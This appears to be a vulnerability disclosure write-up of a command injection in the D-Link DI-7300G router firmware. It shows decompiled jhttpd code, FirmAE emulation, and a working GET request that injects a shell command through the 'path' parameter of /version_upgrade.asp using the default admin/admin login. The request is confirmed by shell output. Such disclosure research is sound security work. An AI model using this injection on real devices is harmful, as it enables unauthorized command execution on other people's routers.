A command execution vulnerability exists in the D-Link DI-7300G

Firmware version：19.12.25A1


Firmware download link：

http://www.dlink.com.cn/techsupport/ProductInfo.aspx?m=DI-7300G%2B

Simulation using firmAE

代码块


```
sudo ./run.sh -d D-Link '/home/iotsec-zone/DI_7300G+-19.12.25A1.trx'
```



```
[+] Web service on 192.168.0.1
[+] Run debug!
Creating TAP device tap8_0...
Set 'tap8_0' persistent and owned by uid 0
Initializing VLAN...
Bringing up TAP device...
Starting emulation of firmware... 192.168.0.1 true true 27.479900116 31.48051928
8
[*] firmware - DI_7300G+-19.12.25A1
[*] IP - 192.168.0.1
[*] connecting to netcat (192.168.0.1:31337)
[+] netcat connected
------------------------------
|       FirmAE Debugger      |
------------------------------
1. connect to socat
2. connect to shell
3. tcpdump
4. run gdbserver
5. file transfer
6. exit
> 2
Trying 192.168.0.1...
Connected to 192.168.0.1.
```


Reverse analysis of jhttpd

In the sub_43DEF0, you can see that parm directly splices with sprintf, and then executes the command through the jhl_system



```
  if ( !CN )
  {
    CN = "CN";
    if ( parm )
      goto LABEL_3;
LABEL_20:
    v13 = v23;
    ___ret__:1___msg__:__upgrade_cannot_get_file___ = "{\"ret\":1,\"msg\":\"upgrade_cannot_get_file\"}";
    do
    {
      v15 = *(_DWORD *)___ret__:1___msg__:__upgrade_cannot_get_file___;
      v16 = *((_DWORD *)___ret__:1___msg__:__upgrade_cannot_get_file___ + 1);
      v17 = *((_DWORD *)___ret__:1___msg__:__upgrade_cannot_get_file___ + 2);
      v18 = *((_DWORD *)___ret__:1___msg__:__upgrade_cannot_get_file___ + 3);
      ___ret__:1___msg__:__upgrade_cannot_get_file___ += 16;
      *v13 = v15;
      v13[1] = v16;
      v13[2] = v17;
      v13[3] = v18;
      v13 += 4;
    }
    while ( ___ret__:1___msg__:__upgrade_cannot_get_file___ != "et_file\"}" );
    v19 = *(_DWORD *)___ret__:1___msg__:__upgrade_cannot_get_file___;
    v20 = *((_DWORD *)___ret__:1___msg__:__upgrade_cannot_get_file___ + 1);
    v21 = *((_WORD *)___ret__:1___msg__:__upgrade_cannot_get_file___ + 4);
    n41 = 41;
    *v13 = v19;
    v13[1] = v20;
    *((_WORD *)v13 + 4) = v21;
    return httpd_cgi_ret(a1, v23, n41, 4);
  }
  if ( !parm )
    goto LABEL_20;
LABEL_3:
  v5 = jiffies_get();
  mod_timer(a1 + 103064, v5 + 200000);
  if ( parm_1 && !strcmp(parm_1, &word_4CCD20) )
    sprintf(v23, "wys version_upgrade %s %s", parm, (const char *)&word_4CCD20);
  else
    sprintf(v23, "wys version_upgrade %s %s", parm, (const char *)&word_67C84C);
  upgrade_prepare();
  jhl_system(v23);
  v6 = nvram_get("version_upgrade_state");
  v7 = J_atoi(v6);
```

The value of parm is the value of path



```
parm = (const char *)httpd_get_parm(a1, "path");
parm_1 = httpd_get_parm(a1, "type");
CN = (const char *)nvram_get("wysLanguage");
if ( !CN )
```


The route for this function is /version_upgrade.asp, and the constructed GET request is as follows

代码块

```
http://192.168.0.1/version_upgrade.asp?path=abc;echo%20test1234%20%3E%20/tmp/hacked.txt;&type=123
```

Here you need to log in first, and the default account password is admin/admin

You can see that test1234 is successfully written in /tmp/hacked.txt



192.168.0.1/version_upgra
Not secure

```
192.168.0.1/version_upgrade.asp?path=abc;echo%20test1234%20>%20/tmp/hacked.txt;&typ...
```

```
{"ret":1,"msg":"升级失败,失败原因:固件下载失败!"}
```

iotsec-zone@iotseczone: ~/Tools/FirmAE
File
Edit
View
Search
Terminal
Help

```
4. run gdbserver
5. file transfer
6. exit
> 2
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.

/ # ls
bin          firmadyne    init         mnt          sbin         var
dev          hd           lib          proc         sys
etc          hd_share     lost+found   root         tmp
etc_ro       home         media        run          usr
/ # cd tmp
/tmp # ls
ac_server_name      etc                  mnt                  upgrade
automount.log       hacked.txt           ping                 var
df_file             home                 pppoe_route_table    wt_client
dxmod               jhttpd_state         radius_state         wt_log.txt
/tmp # cat hacked.txt
test123
/tmp # cat hacked.txt
test1234
/tmp #
```